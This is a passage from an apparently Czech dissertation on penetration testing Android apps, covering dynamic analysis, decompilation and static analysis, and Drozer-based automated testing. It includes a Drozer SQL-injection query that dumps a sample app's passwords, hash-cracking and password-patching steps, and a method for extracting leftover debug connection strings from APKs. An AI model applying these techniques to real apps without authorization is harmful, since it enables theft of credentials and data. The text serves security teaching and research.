- dostat testovanou aplikaci do nekonzistentního stavu, se kterým tvůrce programu nepočítal. Toho může být dosaženo pomocí zadávání škodlivých/extrémních uživatelských vstupů, například SQL injection;
- nečekaným přecházením do jiných částí aplikace (aktivit), typicky pokud aktuální část programu vykonává nějakou činnost a podobně.

Uvedené postupy mohou vést k přímému odhalení zranitelností (například získání nezamýšleného přístupu do chráněné části aplikace, která je pouze pro platící zákazníky), nebo mohou opět poskytnout další vodítka pro následné testování či útoky.

Další technikou dynamické analýzy je takzvané vytváření škvíry odlišnosti, která je dána rozdílným chováním aplikace na různých zařízeních. Bezpečnostní analytik by měl mobilní aplikaci postupně otestovat na:


- fyzických zařízeních s normální úrovní oprávnění (chytré telefony i tablety),
- fyzických zařízeních se super uživatelskými oprávněními (chytré telefony i tablety),
- fyzických zařízeních s nástavbami velkých výrobců s normální úrovní oprávnění (chytré telefony i tablety),
- fyzických zařízeních s nástavbami velkých výrobců se super uživatelskými oprávněními (chytré telefony i tablety),
- emulovaných zařízeních s normální úrovní oprávnění (emulovat, jak chytré telefony, i tablety),
- emulovaných zařízeních se super uživatelskými oprávněními (emulovat, chytré telefony i tablety).

Komplexní vyšetření může odhalit další cenné informace. Kromě výše popsaných fyzických mobilních zařízení a emulátorů je nutné, aby měl bezpečnostní analytik další nástroje poskytující vhled do činností, které probíhají v mobilním zařízení i v testované aplikaci. Nejdůležitějším nástrojem pro výzkum síťové komunikace je Burp Suite [123]. Jedná se o profesionální nástroj, který je využíván bezpečnostními odborníky, ale také hackery. Pomocí Burp Suite je možné nejen pasivně odposlouchávat síťovou komunikaci a získávat tak zneužitelné informace (viz obrázek 4.16), ale také lze do provozu aktivně zasahovat. Program například umožňuje podvrhovat požadavky mobilní aplikace, padělat odpovědi serveru či odposlechnout komunikační pattern. V Burp Suite lze

prostřednictvím modulů (např. an Intruder tool) provádět i automatizované útoky. Dalším nástrojem je Android Device Monitor [124], který umožňuje získávat informace o změnách ve veřejném datovém prostoru mobilního zařízení, o privátních datových prostorech vyšetřovaných aplikací, o heapu a mnoho dalšího. Android Device Monitor je zachycen na obrázku 4.17.


Všechny testy, které se provádí pomocí metod ruční dynamické analýzy, se měří v diskrétním čase, který zahrnuje důležité body každého testu:

- po instalaci vyšetřované mobilní aplikace, před jejím prvním spuštěním,
- po prvním spuštění vyšetřované mobilní aplikace,
- první běžné spuštění vyšetřované mobilní aplikace (inicializace a nastavení vyšetřované aplikace bylo provedeno v předchozích testech),
- běžné spuštění, kdy vyšetřovaná mobilní aplikace mění svůj vnitřní stav nebo stav systému.



Obr. 4.16: Zachycení zneužitelných informací [zdroj vlastní]

V procesu dynamického testování hraje klíčovou roli volba takzvané ideální verze operačního systému. Ideální verze operačního systému je pro každou mobilní aplikaci jiná. Jde o nejstarší verzi mobilního operačního systému, ve kterém je vyšetřovaná aplikace schopná fungovat. Bezpečnost se v mobilních operačních systémech neustále zlepšuje, proto obecně platí, že čím starší systém, tím je nalezení chyby v zabezpečení mobilní aplikace snazší.



Obr. 4.17: Android Device Monitor [zdroj vlastní]

4.4 Ruční statická analýza

Mobilní aplikace jsou velmi odlišné od klasických spustitelných programů, které známe z osobních počítačů. Je to dáno celou řadou faktorů, jako jsou rozdílné typy procesorů, jiná správa operační paměti či způsob kompilace zdrojových kódů do výsledného souboru aplikace. Z toho důvodu se většina analýz aplikací na mobilní platformě značně liší od bezpečnostních postupů známých z osobních počítačů.

V současné době se velké množství penetračních a forenzních laboratoří snaží postavit své vyšetřování na dynamické analýze a metodách automatizovaného vyšetřování, neboť jsou rychlejší a vyžadují menší podíl práce bezpečnostních analytiků. Z čehož vyplývá, že laboratoře, které se soustředí na výše uvedené metody, mohou své služby nabízet levněji, a tím pádem jsou více konkurenceschopné. Nicméně stále platí, že ruční statická analýza zůstává nejdůležitějším nástrojem pro výzkum nových zranitelností a jejich ověřování. Tento typ analýz je časově velmi náročný, klade zvýšené nároky na schopnosti a zkušenosti analytika, který musí být nejen skvělým penetrační testerem, bezpečnostním expertem, etickým hackerem, ale především mobilním vývojářem schopným porozumět nativním jazykům mobilní platformy. Časová i analytická náročnost se ještě zvyšuje, je-li kód aplikace chráněný obfuskací[12]. Nicméně pokud penetrační nebo forenzní laboratoř nechce být závislá na výsledcích výzkumů jiných subjektů, pak se tomuto typu výzkumu nevyhne.

[12] *Obfuskace je metoda, která převádí zdrojový kód mobilní aplikace do upraveného zdrojového kódu stejného jazyka. Z pohledu funkcionality jde o stejný kód, který se ale velmi špatně čte a staticky analyzuje.*

V současné době ani sebelepší ochrana zdrojových kódů aplikace nemůže vyšetřovanou aplikaci ochránit proti ruční statické analýze (ochrany mohou pouze ztížit/zpomalit vyšetřování). To znamená, že není možné penetračním testerům, ani útočníkům zabránit v rekonstrukci původních zdrojových kódů a zdrojů aplikace z instalačních balíčků. Penetrační tester i útočník mohou analyzovat aplikační logiku a hledat slabá místa vyšetřovaného programu. Proces ruční statické analýzy zpravidla zahrnuje kroky:

- Dekompilace typ 1 umožňující získání původních zdrojových kódů.
- Dekompilace typ 2 umožňující získání zdrojů a transformačních kódů aplikace.
- Hledání vstupního místa (tzv. Entry Point) ve zdrojových kódech aplikace.
- Analýza zdrojů a zdrojových kódů aplikace.
- Nalezení třídy nebo metody, která je zodpovědná za zabezpečení mobilní aplikace.
- Nalezení chyb v zabezpečení exponované třídy nebo metody.
- Navržení útočných metod, které zneužijí nalezené zranitelnosti.

Jakmile jsou provedeny dekompilace obojího typu (viz oddíl 4.2.4 Dekompilace APK balíčků), je možné začít s analýzou aplikační logiky, která zahrnuje hledáním vstupního místa aplikace takzvaného Entry Pointu. Díky architektuře APK aplikací je postup nalezení vstupního místa aplikace vždycky stejný. Nejprve je v textovém editoru otevřen soubor AndroidManifest.xml, který byl získán pomocí dekompilace typu 2. V AndroidManifest.xml se postupně prochází všechny elementy activity, dokud není nalezen element, který má ve svém těle příznak MAIN a LAUNCHER (pokud jeden z nich chybí, může to znamenat, že byla aplikace infikována). Jakmile je takový element nalezen, je nutné zjistit jeho parametr android:name, což je jméno startovní třídy, která se začne vykonávat po spuštění mobilní aplikace jako první. V dalším kroku se v Java Decompileru otevře transformovaný *.jar soubor aplikace (získán pomocí dekompilace typu 1) a následně se vyhledá startovní třída podle jejího jména.

Pokud je nalezená třída přímým potomkem třídy Activity nebo je potomkem tříd AppCompatActivity či ActionBarActivity, pak byl Entry Point aplikace nalezen. Aplikační logiku není možné analyzovat odděleně od GUI, které patří dané startovní třídě, proto je nutné vyhledat příslušný XML layout. Toho lze dosáhnout analýzou metody onCreate, která se nachází ve startovní třídě. Metoda onCreate obsahuje volání setContentView spolu s identifikátorem XML layoutu, například: setContentView(2130968603). Číslo 2130968603 představuje identifikátor příslušného XML layoutu, který se nachází v R.class testované mobilní aplikace, viz obrázek 4.18. Třída R.class představuje katalog zdrojů, který obsahuje seznam číselných identifikátorů a jejich jmen. Další zkoumání R.class odhalí, že identifikátoru 2130968603 odpovídá například záznam:

```
public static final int activity_main = 2130968603;
```


což je proměnná třídy public static final class layout (jedná se o podtřídu třídy R.class). To znamená, že číslo 2130968603 reprezentuje XML uživatelský layout, který se jmenuje activity_main.xml a lze ho najít v dekompilovaném adresáři vyšetřované aplikace (získán pomocí dekompilace typu 2), v podadresáři res/layout. Nalezený soubor activity_main.xml, který je zobrazen na obrázku 4.19, je nyní možné analyzovat spolu s aplikační logikou. Soubor activity_main.xml a startovní třída (MainActivity) tvoří bezpečnostní prvek vyšetřované mobilní aplikace. Z obrázku 4.19 je patrné, že bezpečnostní mechanismus, kterým je v tomto případě ověření hesla, se spouští kliknutím na tlačítko LOGIN. Je proto nutné nalézt část kódu, která se spustí po kliknutí na dané tlačítko:

V souboru activity_main.xml, je potřeba najít parametr android:onClick. Hodnota android:onClick="checkPassword_onClick" znamená, že ve startovní třídě (MainActivity) je metoda checkPassword_onClick, jejíž zdrojový kód je potřeba prostudovat a zjistit, zda obsahuje nějakou zranitelnost. Nalezený kód odpovídá úryvku:


```
if (hashString(this.inputText.getText().toString(), "SHA-256").equals(this.password))
{
    this.inputText.setText("");
    startActivity(new Intent(this, BestGameActivity.class));
    return;
}
   this.inputText.setText("");
   Toast.makeText(this.context, "Wrong Password", 1).show();
```

Z kódu je zřejmé, že třída obsahuje proměnnou password (this.password), která obsahuje fingerprint hashovací funkce SHA-256. To znamená, že byla v mobilní aplikaci nalezena vážná bezpečnostní chyba. Poslední částí ruční statické analýzy je navržení útočné metody, která dokáže zneužít nalezenou zranitelnost. V tomto případě lze postupovat dvěma způsoby:

1. nalézt SHA-256 kolizi s obsahem proměnné password:
    a. pomocí online nástrojů (vhodnější pro slabší hesla, například http://md5decrypt.net/en/Sha256),
    b. pomocí specializovaných nástrojů, jako je hashcat [125] (vhodnější pro silnější hesla),
2. pokud je heslo v proměnné password dostatečně dlouhé a komplexní, může být hledání kolize zdlouhavé, nebo dokonce nemožné. V takovém případě je vhodnější pomocí reverse engineeringu změnit obsah proměnné password na SHA-256 hash, jejíž otevřený text známe.



Obr. 4.18: R.class a nalezený zdroj 2130968603 [zdroj vlastní]



Obr. 4.19: GUI popsané souborem activity_main.xml [zdroj vlastní]


4.5 Automatizované metody vyšetřování

Kromě ruční dynamické a statické analýzy se pro výzkum zranitelností aplikací používají i automatizované metody, které jsou často zapouzdřeny do bezpečnostních/útočných frameworků. Prostředky automatizovaného testování kombinují dynamické i statické vyšetřovací metody. Během automatizovaného vyšetřování se využívají všechny informace nashromážděné v předchozích fázích testování. Protože pro efektivní automatizované vyšetřování je nutné znát alespoň přibližný směr, kterým by se měl výzkum ubírat. Testování bez jakýchkoliv předchozích vědomostí o dané aplikaci je časově náročné a neefektivní.

Patrně nejpoužívanějším nástrojem automatizované analýzy je Drozer. Jedná se o komplexní bezpečnostní/útočný framework pro mobilní platformu. Je vyvíjen společností MWR InfoSecurity [126]. Drozer se skládá ze dvou částí:

1. drozer Console běžící na penetračním počítači, ke kterému je připojeno mobilní zařízení (USB kabel) nebo emulátor (softwarové spojení). Drozer Console slouží pro odesílání příkazů do drozer Agenta a pro zobrazování výpisů a výsledků.
2. drozer Agent je speciální APK aplikace, která je nainstalovaná v mobilním zařízení/emulátoru a komunikuje:
    a. prostřednictvím TCP portu s programem drozer Console,
    b. s hostitelským mobilním operačním systémem.
    c. s testovanou aplikací.

Komunikační schéma Drozer frameworku je zachyceno na obrázku 4.20.



Obr. 4.20: Drozer framework [zdroj vlastní]

Drozer obsahuje celou řadu účinných nástrojů, pomocí kterých lze provádět efektivní automatizované testy/útoky. Začátek automatizovaného vyšetření je vždy stejný. Pomocí příkazu *run app.package.list* je zobrazen seznam všech nainstalovaných aplikací. V seznamu se hledá testovaná aplikace. Pokud je seznam příliš dlouhý a nelze danou aplikaci nalézt, je vhodné výpis zúžit pomocí hledání klíčových slov: *run app.package.list -f klicoveSlovo*. Jakmile je testovaná aplikace nalezena, je nutné pomocí příkazu *run app.package.info -a packageName* vypsat informace o vyšetřované aplikaci. Výpis se může lišit v závislosti na typu mobilní aplikace, ale zpravidla obsahuje:

- jméno balíčku,
- popisku aplikace, kterou uvidí uživatel (pokud jméno balíčku a popiska aplikace výrazně liší nebo jsou v rozporu, může to znamenat, že vyšetřovaná aplikace obsahuje malware, který se snaží zmást uživatele),

- cestu k privátnímu datovému prostoru mobilní aplikace,
- cestu k APK souboru aplikace,
- sdílené knihovny, které aplikace potřebuje ke své činnosti,
- jaká oprávnění aplikace potřebuje ke své činnosti,
- jaká oprávnění aplikace naopak požaduje po ostatních aplikacích, které chtějí využívat její prostředky a data,
- některé další informace.

Získané informace slouží pro určení kritických míst v souboru AndroidManifest.xml. Manifest lze zobrazit pomocí příkazu *run app.package.manifest packageName*, což je pohodlné, neboť odpadá nutnost vyšetřovaný APK balíček dekompilovat. Kromě jiného je důležité v AndroidManifest.xml zjistit, zda má aplikace povoleno ladění (v elementu <application> je parametr android:debuggable="true") a zálohování (v elementu <application> je parametr android:allowBackup="true"), neboť tyto volby představují bezpečnostní rizika. V dalším kroku se příkazem *run app.package.attacksurface packageName* automatizovaně oskenují možná slabá místa dané aplikace. Skenování může mimo jiné odhalit: zranitelné aktivity, broadcast receivers, poskytovatele obsahu či služby. Daný příkaz představuje rozcestník, který spolu s výsledky předchozích příkazů a s výsledky z ruční statické i dynamické analýzy určují další směr vyšetřování/útoku. V případě odhalení podezřelého/zranitelného poskytovatele obsahu lze pomocí specializovaných nástrojů Drozeru provést útok a ověřit jeho zabezpečení. Hledání zranitelností poskytovatelů obsahu zpravidla začíná pomocí nástroje *finduris*, který se používá pro hledání zneužitelných URI (Uniform Resource Identifier) poskytovatelů obsahu. Například pomocí příkazu *run scanner.provider.finduris -a packageName*. Jakmile se útočníkovi/penetračnímu testerovi podaří získat nezabezpečené URI, je možné začít zkoušet útoky pomocí vhodně volených dotazů. Nejprve se zjišťuje datová struktura a jména objektů obsahujících chráněná data. V další fázi se zjišťuje, zda je možné získat citlivá data. Například: *run app.provider.query content://packageName.IDContentProvider/StructureObject/ --projection "* FROM Table;--"*. Z obrázku 4.21 je vidět, že pokud není mobilní aplikace korektním způsobem zabezpečena, lze automatizovaným útokem získat velmi citlivá data.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM Key;--"
| Password                | pin  |
| 123TotoJeSuperTajneHeslo | 6789 |

dz>
```

Obr. 4.21: Útok na citlivá data vyšetřované aplikace [zdroj vlastní]

Významnou skupinu nástrojů automatizovaného vyšetřování tvoří zakázkové syntaktické analyzátory. Jsou vyvíjeny přímo forenzními a penetračními laboratořemi nebo si je nechávají laboratoře vytvářet na základě svých poznatků

a specifikací u třetích stran. Jde o velmi sofistikované nástroje, které tvoří know-how dané laboratoře/společnosti, proto jsou téměř vždy neveřejné. Někdy je k dispozici on-line verze se značně omezenou funkcionalitou, která slouží spíše jako propagace dané laboratoře než praktický penetrační nástroj. Syntaktické analyzátory se používají pro automatizované vyšetřování zdrojových kódů, ve kterých se hledají podezřelá místa. Nalezené části potenciálně nebezpečného kódu jsou sestaveny do automaticky generovaného interního reportu, který následně ručně hodnotí analytik. Pracovník laboratoře nemusí procházet tisíce řádků zdrojových kódů, ale zaměřuje se pouze na místa kódu, která mohou být potenciálně nebezpečná. Z výše uvedeného plyne, že používání kvalitních zakázkových syntaktických analyzátorů velmi zefektivňuje a zlevňuje celý proces vyšetřování mobilních aplikací, proto na tomto poli probíhá intenzivní výzkum. Jednou z technik, které jsou zabudovány do analyzátorů, je hledání klíčových názvů proměnných a metod jako například: pass, passwd, password, credentials, checkPass, checkPassword, checkCredentials atd.

Výhodou automatizovaných testů je jednak jejich rychlost, ale i množství provedených úkonů. Jak již bylo uvedeno výše, přes nesporné výhody automatizovaných analýz není možné provést kompletní vyšetřování mobilní aplikace jen pomocí těchto metod. Pro komplexní vyšetření mobilních aplikací a pro výzkum nových penetračních technik lze nejlepších výsledků dosáhnout kombinováním ruční statické analýzy, ruční dynamické analýzy a nástrojů automatizovaného vyšetřování. Důležitou skutečností, kterou by měli mít na paměti mobilní vývojáři a implementátoři nasazující mobilní aplikace do firemního prostředí, státní správy či ozbrojených složek je, že prostředky automatizovaných analýz nejsou využívány jen penetračními testery, ale i útočníky. Tito pachatelé se snaží pomocí automatizovaných testů nalézt chyby v legitimních aplikacích, které pak využívají k provádění kybernetické kriminality (týká se to například Drozeru).

4.6 Zranitelnosti ve vyšetřovaných mobilních aplikacích nalezené v rámci výzkumu

Výzkum provedený v rámci této části dizertační práce trval dva a půl roku s průměrnou tříhodinovou denní dotací. Zkoumání zranitelností ve vyšetřovaných mobilních aplikacích vedlo k odhalení celé řady závažných bezpečnostních hrozeb. Nejzávažnější problémy jsou představeny v této části textu.

4.6.1 Útoky založené na analýze dat z APK balíčků

Útoky v oddíle 4.6.1 jsou založeny na přirozené struktuře APK balíčků a z ní vyplývající nemožnosti efektivní binární ochrany. Uvedený problém je popsán v oddílech Struktura APK balíčků, Dekompilace APK balíčků a Ruční statická analýza.

String Digging

Útok je postaven na jevu, který se týká ladících řetězců, které nebyly odstraněny z produkčních verzí programů. Velké množství mobilních aplikací využívá architekturu typu klient-server. Uživatel aplikaci prostřednictvím jejího uživatelského rozhraní sdělí své požadavky, které jsou zpracovány na vzdálených aplikačních serverech. Výsledky jsou následně vráceny mobilní aplikaci, kde jsou zobrazeny uživateli.

Ladění výše uvedené komunikace je často velmi náročné a z pohledu aplikačního programátora skrývá celou řadu úskalí, které je potřeba ošetřit. Z tohoto důvodu často administrátor aplikačního serveru vytváří pro programátora testovací spojení. Přístup k různým funkcionalitám či částem serveru bývá zpravidla zabezpečen různou úrovní oprávnění. Vývoj komerčních mobilních aplikací je striktně časově omezen, proto ani programátor ani správce serveru nechtějí v počátečních fázích vývoje ztrácet čas s problémy, které souvisejí s přístupovými oprávněními pro daný server. Ladícím přístupům jsou tak mnohdy uděleny nejvyšší úrovně oprávnění. Produkční připojení se sníženým oprávněním na bezpečnou úroveň se vytváří teprve, až je daná komunikace stabilní a plně funkční. Bezpečnostní problém nastává, když v mobilní aplikaci zůstane ve formě „neuklizeného“ řetězce testovací připojení (není důležité, že samotná aplikace ladící připojení již nepoužívá). A zároveň na aplikačním serveru zůstává stále aktivní ladící rozhraní.

Samotný útok probíhá následujícím způsobem. Nejprve je potřeba získat APK balíček, viz oddíl 4.2.3 Získávání APK balíčků. Následně je balíček přejmenován pomocí příkazu `mv StringDigging-PTLab.apk StringDigging-PTLab.zip`. Dále je provedeno rozbalení mobilní aplikace: `unzip StringDigging-PTLab.zip -d TESTING_DIR`. Situace je zachycena na obrázku 4.22. Útočníky nejvíce zajímá soubor classes.dex (je zde uložena kompletní aplikační logika), který není po rozbalení zip archivu lidsky čitelný, kromě jediné výjimky, které představují obsahy řetězců. Z důvodu zachování anonymity byl převzat pouze princip dané zranitelnosti a všechny zdrojové kódy byly znova naprogramovány autorem pro potřeby dizertační práce.

```
workshop@ubuntu:~/lab/StringDigging-PTLab/TESTING_DIR$ ll
total 2820
drwxrwxr-x  4 workshop workshop    4096 Jan  5 16:24 ./
drwxrwxr-x  3 workshop workshop    4096 Jan  5 16:24 ../
-rw-rw-rw-  1 workshop workshop    1940 Dec 31  1979 AndroidManifest.xml
-rw-rw-r--  1 workshop workshop 2644208 Dec 31  1979 classes.dex
drwxrwxr-x  2 workshop workshop    4096 Jan  5 16:24 META-INF/
drwxrwxr-x 28 workshop workshop    4096 Jan  5 16:24 res/
-rw-rw-rw-  1 workshop workshop  221136 Dec 31  1979 resources.arsc
```

Obr. 4.22: Obsah vyšetřované aplikace [zdroj vlastní]

Jelikož má soubor classes.dex velikost v řádu megabajtů, je vhodnější jeho obsah zobrazovat pomocí textového editoru, který je určen pro prostředí příkazového interpretu. Tento editor si s většími soubory, které jsou plné

nestandardních znaků, poradí lépe než GUI textové editory. Z obrázku 4.23 je vidět, že dobrých výsledků lze například dosáhnout pomocí editoru nano [127].


Obr. 4.23: Obsah souboru classes.dex, zobrazený v nano editoru [zdroj vlastní]

Nyní se útočník/penetrační tester pokusí o hledání řetězců, které obsahují identifikátor nějakého protokolu, například: http, https, ftp, ftps apod. Jakmile je nalezen řetězec, který má odpovídající tvar, je zkopírován, viz obrázek 4.24.

Obr. 4.24: Nalezení vyhovujícího tvaru řetězce v souboru classes.dex [zdroj vlastní]

Pro jednoduché vyzkoušení funkčnosti nalezeného připojovacího řetězce je možné použít i běžný webový prohlížeč. V případě, který byl zkoumán v rámci dizertační práce, se jednalo o velmi nebezpečný řetězec, který umožňoval nejen přístup do fakturačního systému (obrázek 4.25 vlevo), ale i editaci faktur (obrázek 4.25 vpravo). Útočník mohl měnit jednotlivé položky na fakturách, a dokonce mohl změnit i subjekt, kterému byla faktura vyplacena, tj. útočník mohl vytvořit fakturu ve svůj prospěch nebo ve prospěch fiktivní společnosti založené pro tento účel. Uvedený útok je velmi jednoduchý a nejsou pro jeho provedení potřeba žádné speciální nebo placené nástroje. Nicméně pokud je útočníkem odhalen výše popsaný bezpečnostní problém, mívá to zpravidla pro postiženou společnost/organizaci fatální následky. Je proto vhodné, aby součástí každého penetračního testu bylo i pečlivé vyšetření všech řetězců. Zvýšená pozornost by

